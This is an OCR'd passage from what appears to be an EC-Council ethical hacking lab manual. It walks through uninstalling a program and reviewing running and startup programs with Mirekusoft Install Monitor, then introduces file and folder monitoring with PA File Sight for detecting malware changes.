
6. Click the **Programs** tab to view the programs installed on your machine. You can choose any unwanted or unused application and click **Uninstall** to remove it from your machine. In this task, we are choosing the **WinPatrol** application.

   Note: The **WinPatrol** pop-up appears; click **Reject Change**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. While uninstalling the application, a selected program pop-up appears, click **Yes** in all the **WinPatrol** pop-ups.




8. The **selected application is uninstalled from your computer** pop-up appears; click **OK**.
9. In the next **WinPatrol** pop-up, click **Yes**.
10. If a **Cleanup for Selected Program** window appears (here, **WinPatrol**), click **OK**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. A **Cleanup for WinPatrol** window appears, click **OK**.




12. The **Confirm Cleanup WinPatrol** pop-up appears; click **Cleanup**. This will delete all the supported files for the related application that you have uninstalled from your computer.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

13. The selected application is uninstalled from your computer. Click the **Performance** tab to view and terminate currently running programs.
14. Here, you can select any program from the list and click **End Program** to terminate the program.
15. Click the **Startup** tab to view the programs that run automatically on Windows Startup.
16. In this task, Mirekusoft Install Monitor has not detected startup programs. If the program does detect them, choose the application that you want to disable on startup, and click **Disable**.
17. You can restart the machine to detect the startup programs.



18. This is how to monitor a Windows machine using Mirekusoft Install Monitor. Close all applications.
19. You can also use other installation monitoring tools such as **SysAnalyzer** (https://www.aldeid.com), **Advanced Uninstaller PRO** (https://www.advanceduninstaller.com), **REVO UNINSTALLER PRO** (https://www.revouninstaller.com), or **Comodo Programs Manager** (https://www.comodo.com) to perform installation monitoring.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Task 7: Perform Files and Folder Monitoring using PA File Sight

Malware can modify system files and folders to save information in them. You should be able to find the files and folders that malware creates and analyze them to collect any relevant stored information. These files and folders may also contain hidden program code or malicious strings that the malware plans to execute on a specific schedule.

An ethical hacker or penetration tester must scan the system for suspicious files and folders using file and folder monitoring tools such as PA File Sight to detect any malware installed and any system file modifications.

PA File Sight is a protection and auditing tool. It detects ransomware attacks coming from a network and stops them.

Features:

